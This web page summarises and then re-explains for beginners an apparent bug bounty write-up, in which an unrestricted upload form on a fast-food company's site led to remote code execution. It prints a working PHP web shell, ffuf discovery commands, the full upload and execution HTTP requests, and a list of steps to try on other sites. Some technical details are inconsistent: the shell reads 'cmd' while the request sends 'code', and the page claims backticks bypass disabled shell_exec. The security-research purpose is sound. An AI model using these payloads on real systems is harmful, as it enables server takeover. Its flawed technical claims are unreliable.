Achieving Remote Code Execution via Unrestricted File Upload
An upload form accepted files with any extension and content, and a PHP file could be uploaded to a predictable directory. By requesting the uploaded file, an attacker could execute arbitrary commands on the server.
 Published on medium.com
Hello everyone, Haroon Hameed here, this is my first write-up, so pretty excited to share this finding to you people. Kindly ignore the grammar mistakes, because English is not my first language :) Recently, while hunting on Synack Red Team I came across a program on platform that everyone leaves and have 0…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a write-up of a finding on a Synack Red Team program. The target is a program the author describes as very wide in scope, belonging to a well-known fast-food company, and one that other hunters had largely abandoned because many vulnerabilities had already been reported on it. The author refers to the target throughout as redacted.com and focused on the main domain, https://redacted.com, rather than on subdomains.
The feature involved is an upload form reachable at /uploadform. The report does not describe what the form is meant to do beyond accepting a file; what matters is that it accepted a file with any extension and any content.
Setup
The work was done as a member of the Synack Red Team. The only tool named is ffuf for content discovery, plus Burp Suite for intercepting and modifying the upload request. No account, role or other precondition is described: the endpoint was reached without authentication being mentioned.
Finding it
The author skipped subdomain enumeration and started fuzzing the main domain directly:
ffuf -u redeacted.com/FUZZ -w /path -mc 200 -p 0.5–0.6
This matches only responses with status 200 and adds a delay of roughly 0.5 to 0.6 seconds between requests. The fuzzing surfaced an endpoint named /uploadform, which presents a file upload form.

The form accepted a file with any extension and any content. Opening an uploaded file directly, however, did not produce any execution, so the location where files were stored was still unknown.
Exploitation
Step 1: Upload a PHP reverse shell
The author uploaded a simple PHP reverse shell, which was accepted with a 200 OK response. The problem was that the storage path of the uploaded file was not known.
Step 2: Fuzz for the upload directory
A second ffuf run targeted the form itself:
ffuf -u redeacted.com/uploadform/FUZZ -w /path -mc 200 -p 0.5–0.6
This did not turn up anything interesting.
Step 3: Read the client-side code
The author then read the source of https://redacted.com/uploadform and found a JavaScript file, /script.js, at https://redeacted.com/uploadform/script.js. Inside it, Ajax code referenced the endpoint submit.php. That gave the full path used for submitting the upload.
Step 4: Work around disabled PHP functions
On the server, the PHP functions system(), shell_exec() and passthuru() were disabled; only popen() was enabled. The author crafted a payload that worked with the available function and saved it as shell.php:
<?php$cmd = $_GET['cmd'];echo `$cmd`;?>
The payload reads a cmd parameter and echoes the result of executing it through the backtick operator.
Step 5: Submit the file to submit.php
The upload was intercepted in Burp Suite and the submit.php endpoint found in the JavaScript was added to the request:
POST /uploadform/submit.php HTTP/2Host: redeacted.comContent-Length: 479Cache-Control: max-age=0Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"Sec-Ch-Ua-Mobile: ?0Upgrade-Insecure-Requests: 1Origin: https://www.redeacted.comContent-Type: multipart/form-data; boundary=----[redacted]-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Sec-Fetch-Site: same-originSec-Fetch-Mode: navigateSec-Fetch-User: ?1Sec-Fetch-Dest: documentReferer: https://redeacted.com/uploadform/Accept-Encoding: gzip, deflateAccept-Language: en-GB,en-US;q=0.9,en;q=0.8------[redacted]-Disposition: form-data; name="name"------[redacted]-Disposition: form-data; name="file_upload"; filename="shell.php"Content-Type: text/php<?php$cmd = $_GET['cmd'];echo `$cmd`;?>------[redacted]-Disposition: form-data; name="submit"Submit Content------[redacted]--
The multipart body carries three parts: an empty name field, the file_upload part with filename="shell.php" and Content-Type: text/php containing the payload, and a submit field. The response was:
HTTP/2 200 OKDate: Thu, 04 Nov 2021 20:34:33 GMTContent-Type: text/html; charset=UTF-8Vary: Accept-EncodingCache-Control: max-age=0, no-cache, no-store, must-revalidateExpires: 0X-Frame-Options: SAMEORIGINX-Content-Type-Options: NOSNIFFX-Xss-Protection: 1; mode=blockX-Ua-Compatible: IE=Edge,chrome=1Pragma: no-cacheX-Xss-Protection: 1; mode=blockX-Content-Type-Options: nosniffStrict-Transport-Security: max-age=31536000; includeSubDomainsX-Server-Powered-By: EngintronCf-Cache-Status: DYNAMICExpect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=AU23yX1BPbcc%[redacted]%3D"}],"group":"cf-nel","max_age":604800}Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflareCf-Ray: 6a909fafdf5c4c00-AMS{"success":"Form was submitted","formData":{"name":"","submit":"Submit Content"}}
The JSON body confirms the submission, which the author took as confirmation that the PHP reverse shell had been uploaded.
Step 6: Execute the shell
The shell was then requested at /uploadform/uploads/shell.php, with a command passed in front of the endpoint:
POST /uploadform/uploads/shell.php?code=echo%20%60id%60 HTTP/2Host: redeacted.comContent-Length: 479Cache-Control: max-age=0Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"Sec-Ch-Ua-Mobile: ?0Upgrade-Insecure-Requests: 1Origin: https://redeacted.comContent-Type: multipart/form-data; boundary=----[redacted]-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Sec-Fetch-Site: same-originSec-Fetch-Mode: navigateSec-Fetch-User: ?1Sec-Fetch-Dest: documentReferer: https://redeacted.com/uploadform/Accept-Encoding: gzip, deflateAccept-Language: en-GB,en-US;q=0.9,en;q=0.8------[redacted]-Disposition: form-data; name="name"------[redacted]-Disposition: form-data; name="file_upload"; filename="shell.php"Content-Type: text/php<?php$cmd = $_GET['cmd'];echo `$cmd`;?>------[redacted]-Disposition: form-data; name="submit"Submit Content------[redacted]--

Successful RCE :)

The report was submitted to Synack, received 3/3 stars for quality, and was awarded a $3000.00 bounty.
Root cause
The upload form accepted files with any extension and any content, and the uploaded shell was reachable and executed at /uploadform/uploads/shell.php. The client-side JavaScript referenced the submission endpoint submit.php, which gave the author the full path of the uploaded file. Disabling system(), shell_exec() and passthuru() did not prevent command execution because popen() remained enabled and the backtick operator was usable.
Impact
An attacker could upload a PHP file and execute commands on the server, as demonstrated by running id. The report does not describe the privileges of the web server user, the number of affected hosts, or whether authentication was required to reach the form.
Fix
Based on the finding, the upload form should reject executable extensions and validate file content, uploaded files should be stored outside the web root or served without execution, and the remaining shell-execution functions such as popen() should be disabled.
Variants to test
- Upload a file with a PHP extension and request it directly from the storage path to see whether it executes.
- Fuzz the upload directory for the storage location when the response does not reveal it.
- Read client-side JavaScript for the real submission endpoint, as
submit.phpwas found inscript.js. - When common functions are disabled, try alternatives such as
popen()or the backtick operator. - Test whether the form accepts any extension and any content, and whether the response confirms the upload.
What happened, in plain words
A security researcher found a file upload form on a company's website. The form let anyone upload any kind of file, including a small program written in a language called PHP. The uploaded file was reachable through a browser at /uploadform/uploads/shell.php, and the server ran it as a program when it was requested. That let the researcher run commands on the server, which is called remote code execution. The report earned 3/3 stars for quality on the Synack platform and a $3000.00 bounty.
This article walks through the same steps for someone who has never done security testing. Every tool and term is explained where it first appears.
The target and the setup
The finding was made on a Synack Red Team program. Synack is a platform where companies invite vetted researchers to test their systems, and the Red Team is its group of researchers. The program belonged to a well-known fast-food company and had a very wide scope, meaning many systems were in bounds for testing. Other researchers had largely moved on because many vulnerabilities had already been reported there. The author decided to try anyway, looking for something unique, and refers to the target as redacted.com throughout.
The author focused on the main domain, https://redacted.com, and skipped looking for subdomains. A subdomain is a prefix on a domain, like shop.example.com next to example.com; skipping that step means all the work happened on the main site itself.
The feature involved is an upload form at /uploadform. A URL path like /uploadform is the part after the domain that points to a page or feature on the site. The report does not say what the form is meant to do beyond accepting a file. What matters is that it accepted a file with any extension and any content. An extension is the ending of a filename, like .jpg or .php, which usually tells a computer what kind of file it is.
No account, role or other precondition is described. The endpoint was reached without authentication being mentioned, meaning the author did not describe logging in first.
Finding it
The author used a tool called ffuf to fuzz the main domain. Fuzzing means sending many requests with guessed names in place of a placeholder and watching which ones come back with a real answer. It is like trying every key on a large keyring on a door to see which one turns. The command was:
ffuf -u redeacted.com/FUZZ -w /path -mc 200 -p 0.5–0.6
Line by line:
ffufruns the fuzzing tool.-u redeacted.com/FUZZis the address to test.FUZZis the placeholder that ffuf replaces with each guess from a wordlist.-w /pathpoints to the wordlist file, the list of guesses. The report shows the path as/pathrather than a real filename.-mc 200means match only responses with HTTP status code 200. A status code is a three-digit number a web server sends back to say how a request went; 200 means OK, the page exists.-p 0.5–0.6adds a delay of roughly 0.5 to 0.6 seconds between requests, which is gentler on the server than firing requests as fast as possible.
This surfaced an endpoint named /uploadform, which presents a file upload form.
The form accepted a file with any extension and any content. That is the vulnerability class here: an unrestricted file upload. A safe upload form should limit what it accepts, for example only images, and should not let the uploaded file run as a program. Opening an uploaded file directly, however, did not produce any execution, so the location where files were stored was still unknown. Knowing where a file lands matters, because a file only becomes dangerous if you can reach it through the browser and the server treats it as code.
Exploitation
Step 1: Upload a PHP reverse shell
PHP is a programming language commonly used to build websites. When a web server is set up to run PHP, it will execute a .php file instead of just handing it to the browser as text. A reverse shell is a small program that lets an attacker run commands on the server. The name comes from the direction of the connection: instead of the attacker connecting in, the program on the server connects out, or in this case simply runs whatever command is passed to it.
The author uploaded a simple PHP reverse shell, which was accepted with a 200 OK response. The problem was that the storage path of the uploaded file was not known. Without the path, there is no way to ask the server to run it.
Step 2: Fuzz for the upload directory
A second ffuf run targeted the form itself, guessing folder and file names underneath it:
ffuf -u redeacted.com/uploadform/FUZZ -w /path -mc 200 -p 0.5–0.6
This is the same command as before, with one change: the placeholder now sits after /uploadform/, so ffuf is guessing names inside that folder rather than across the whole site. The flags mean the same as above: wordlist from /path, only status 200 counts, and a short delay between requests. This did not turn up anything interesting, so the storage location was still a mystery.
Step 3: Read the client-side code
The author then read the source of https://redacted.com/uploadform. Every web page is built from files the browser downloads, including HTML for structure, CSS for looks and JavaScript for behaviour. JavaScript is the programming language that runs inside the browser, and it is called client-side code because it runs on the visitor's machine rather than the server. Reading it is useful because it often reveals the addresses the page talks to.
In that source the author found a JavaScript file, /script.js, at https://redeacted.com/uploadform/script.js. Inside it, Ajax code referenced the endpoint submit.php. Ajax is a technique where a page sends requests to the server in the background, without reloading the whole page, so the addresses it uses are written into the JavaScript. That gave the full path used for submitting the upload, and with it the full path of the uploaded file.
Step 4: Work around disabled PHP functions
On the server, the PHP functions system(), shell_exec() and passthuru() were disabled. A function is a named piece of code that does a job; these particular ones run operating system commands. Server administrators often disable them so that even if an attacker gets code onto the server, it cannot easily run commands. Only popen() was enabled. popen() is another function that starts a process, so the protection was incomplete.
The author crafted a payload that worked with the available function and saved it as shell.php:
<?php$cmd = $_GET['cmd'];echo `$cmd`;?>
Line by line:
<?phpand?>mark the start and end of PHP code inside a file. Anything between them is run by the server.$cmd = $_GET['cmd'];takes a value namedcmdfrom the query string of the request and stores it in a variable called$cmd. The query string is the part of a URL after a question mark, like?cmd=id;$_GETis how PHP reads those values.echo `$cmd`;runs the command through the backtick operator and prints the output. Backticks in PHP are shorthand for running a shell command, and they work through the same underlying mechanism aspopen(), which is why disabling the other functions did not stop this payload.
Step 5: Submit the file to submit.php
The upload was intercepted in Burp Suite. Burp Suite is a tool that sits between the browser and the server, letting you pause a request, read it and change it before it is sent. The author added the submit.php endpoint found in the JavaScript to the request:
POST /uploadform/submit.php HTTP/2Host: redeacted.comContent-Length: 479Cache-Control: max-age=0Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"Sec-Ch-Ua-Mobile: ?0Upgrade-Insecure-Requests: 1Origin: https://www.redeacted.comContent-Type: multipart/form-data; boundary=----[redacted]-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Sec-Fetch-Site: same-originSec-Fetch-Mode: navigateSec-Fetch-User: ?1Sec-Fetch-Dest: documentReferer: https://redeacted.com/uploadform/Accept-Encoding: gzip, deflateAccept-Language: en-GB,en-US;q=0.9,en;q=0.8------[redacted]-Disposition: form-data; name="name"------[redacted]-Disposition: form-data; name="file_upload"; filename="shell.php"Content-Type: text/php<?php$cmd = $_GET['cmd'];echo `$cmd`;?>------[redacted]-Disposition: form-data; name="submit"Submit Content------[redacted]--
What each part does:
POST /uploadform/submit.php HTTP/2is the request line. POST is the method used to send data to a server, as opposed to GET which asks for a page. HTTP/2 is the version of the protocol used to talk to the server.Host: redeacted.comsays which site the request is for. A server can host many sites, so it needs to know which one you mean.Content-Length: 479says how many bytes the body of the request contains.Cache-Control,Sec-Ch-Ua,Sec-Ch-Ua-Mobile,Upgrade-Insecure-Requests,User-Agent,Accept,Sec-Fetch-*,Referer,Accept-EncodingandAccept-Languageare headers. Headers are extra pieces of information attached to a request. Many of them are simply what a normal browser sends: the browser version, the language, the page you came from. They are not the attack; they make the request look like a real browser's.Content-Type: multipart/form-data; boundary=----[redacted]says the body is a form with several parts, and the boundary is the marker string that separates them. Think of it as a divider between sections of a single envelope.- The first part,
name="name", is an empty text field. - The second part,
name="file_upload"; filename="shell.php", is the file itself.Content-Type: text/phplabels it as PHP, and the content is the payload from Step 4. - The third part,
name="submit", carries the valueSubmit Content, as if the submit button had been pressed. - The final
------[redacted]--closes the body.
The response was:
HTTP/2 200 OKDate: Thu, 04 Nov 2021 20:34:33 GMTContent-Type: text/html; charset=UTF-8Vary: Accept-EncodingCache-Control: max-age=0, no-cache, no-store, must-revalidateExpires: 0X-Frame-Options: SAMEORIGINX-Content-Type-Options: NOSNIFFX-Xss-Protection: 1; mode=blockX-Ua-Compatible: IE=Edge,chrome=1Pragma: no-cacheX-Xss-Protection: 1; mode=blockX-Content-Type-Options: nosniffStrict-Transport-Security: max-age=31536000; includeSubDomainsX-Server-Powered-By: EngintronCf-Cache-Status: DYNAMICExpect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=AU23yX1BPbcc%[redacted]%3D"}],"group":"cf-nel","max_age":604800}Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflareCf-Ray: 6a909fafdf5c4c00-AMS{"success":"Form was submitted","formData":{"name":"","submit":"Submit Content"}}
What matters here:
HTTP/2 200 OKmeans the server accepted the request and reports success.- The
Dateheader gives the server's time. Content-Type: text/html; charset=UTF-8says the reply is a web page in UTF-8 text encoding.Vary,Cache-Control,ExpiresandPragmaare caching instructions, telling browsers and proxies whether to store the reply. A proxy is a middle machine that passes traffic along.X-Frame-Options,X-Content-Type-Options,X-Xss-Protection,X-Ua-CompatibleandStrict-Transport-Securityare security headers. They tell the browser to behave more safely, for example not to guess file types or to always use HTTPS. HTTPS is the encrypted version of HTTP.X-Server-Powered-By: Engintronnames a server component.Cf-Cache-Status,Expect-Ct,Report-To,Nel,Server: cloudflareandCf-Rayshow the site sits behind Cloudflare, a service that sits in front of websites. TheReport-ToandNelvalues are reporting addresses the browser may use; the long token in the URL is a secret-like value and has been left as it appears in the report.- The last line is the body:
{"success":"Form was submitted","formData":{"name":"","submit":"Submit Content"}}. This is JSON, a text format for structured data. It confirms the submission, which the author took as confirmation that the PHP reverse shell had been uploaded.
Step 6: Execute the shell
The shell was then requested at /uploadform/uploads/shell.php, with a command passed in front of the endpoint:
POST /uploadform/uploads/shell.php?code=echo%20%60id%60 HTTP/2Host: redeacted.comContent-Length: 479Cache-Control: max-age=0Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"Sec-Ch-Ua-Mobile: ?0Upgrade-Insecure-Requests: 1Origin: https://redeacted.comContent-Type: multipart/form-data; boundary=----[redacted]-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Sec-Fetch-Site: same-originSec-Fetch-Mode: navigateSec-Fetch-User: ?1Sec-Fetch-Dest: documentReferer: https://redeacted.com/uploadform/Accept-Encoding: gzip, deflateAccept-Language: en-GB,en-US;q=0.9,en;q=0.8------[redacted]-Disposition: form-data; name="name"------[redacted]-Disposition: form-data; name="file_upload"; filename="shell.php"Content-Type: text/php<?php$cmd = $_GET['cmd'];echo `$cmd`;?>------[redacted]-Disposition: form-data; name="submit"Submit Content------[redacted]--
The request line now points at the uploaded file: POST /uploadform/uploads/shell.php?code=echo%20%60id%60. The ?code= part is the query string, and echo%20%60id%60 is the command encoded for a URL. %20 is a space and %60 is a backtick, so it decodes to echo id``, which runs the id command and prints its output. id is a standard command that reports which user the server process is running as. The rest of the request is the same as in Step 5, including the multipart body with the payload.
Successful RCE :)
Running a command on the server like this is remote code execution, often shortened to RCE. It is the most serious kind of web finding, because the attacker is no longer limited to what the website's pages allow.
The report was submitted to Synack, received 3/3 stars for quality, and was awarded a $3000.00 bounty.
Why it worked
The upload form accepted files with any extension and any content, and the uploaded shell was reachable and executed at /uploadform/uploads/shell.php. The client-side JavaScript referenced the submission endpoint submit.php, which gave the author the full path of the uploaded file. Disabling system(), shell_exec() and passthuru() did not prevent command execution because popen() remained enabled and the backtick operator was usable.
What an attacker could do
An attacker could upload a PHP file and execute commands on the server, as demonstrated by running id. The report does not describe the privileges of the web server user, the number of affected hosts, or whether authentication was required to reach the form.
How to fix it
Based on the finding, the upload form should reject executable extensions and validate file content, uploaded files should be stored outside the web root or served without execution, and the remaining shell-execution functions such as popen() should be disabled. The web root is the folder whose contents the server makes public; files kept outside it cannot be requested through a browser.
Things to try on other sites
- Upload a file with a PHP extension and request it directly from the storage path to see whether it executes.
- Fuzz the upload directory for the storage location when the response does not reveal it.
- Read client-side JavaScript for the real submission endpoint, as
submit.phpwas found inscript.js. - When common functions are disabled, try alternatives such as
popen()or the backtick operator. - Test whether the form accepts any extension and any content, and whether the response confirms the upload.
Glossary
- Ajax: a technique where a web page sends requests to the server in the background without reloading the page.
- Authentication: proving who you are, usually by logging in.
- Backtick operator: in PHP, a pair of backtick characters around a command that runs it and returns the output.
- Boundary: a marker string in a multipart request that separates its parts.
- Bounty: a reward paid for a valid security report.
- Burp Suite: a tool that intercepts and modifies traffic between a browser and a server.
- Client-side code: code that runs in the visitor's browser, such as JavaScript.
- Cloudflare: a service that sits in front of websites and passes traffic through.
- Content-Type: a header saying what kind of data a request or response carries.
- Endpoint: a specific address on a server that performs a function, such as
/uploadform. - Extension: the ending of a filename, like
.php, that usually indicates the file type. - ffuf: a tool that sends many requests with guessed names to discover pages and folders.
- Fuzzing: sending many requests with guesses in place of a placeholder to see which ones return real answers.
- GET: an HTTP method for asking a server for a page or data.
- Header: extra information attached to an HTTP request or response.
- HTTP: the protocol browsers and servers use to talk to each other.
- HTTP/2: a version of HTTP.
- HTTPS: HTTP with encryption.
- JSON: a text format for structured data.
- Multipart form data: a way of sending a form with several parts, including files, in one request.
- PHP: a programming language commonly used to build websites; a server set up for PHP runs
.phpfiles as programs. - POST: an HTTP method for sending data to a server.
- Proxy: a middle machine that passes traffic along.
- Query string: the part of a URL after a question mark, carrying values like
?cmd=id. - Remote code execution (RCE): running commands on a server from elsewhere.
- Reverse shell: a small program that lets an attacker run commands on a server.
- Status code: a three-digit number a server sends back to say how a request went; 200 means OK.
- Subdomain: a prefix on a domain, like
shop.example.comnext toexample.com. - Synack Red Team: a group of vetted researchers on the Synack platform who test companies' systems.
- Unrestricted file upload: a vulnerability where a form accepts files of any type or content without proper checks.
- URL: the address of a page or resource on the web.
- Web root: the folder whose contents a web server makes publicly reachable.
- Wordlist: a file of guesses used by a fuzzing tool.


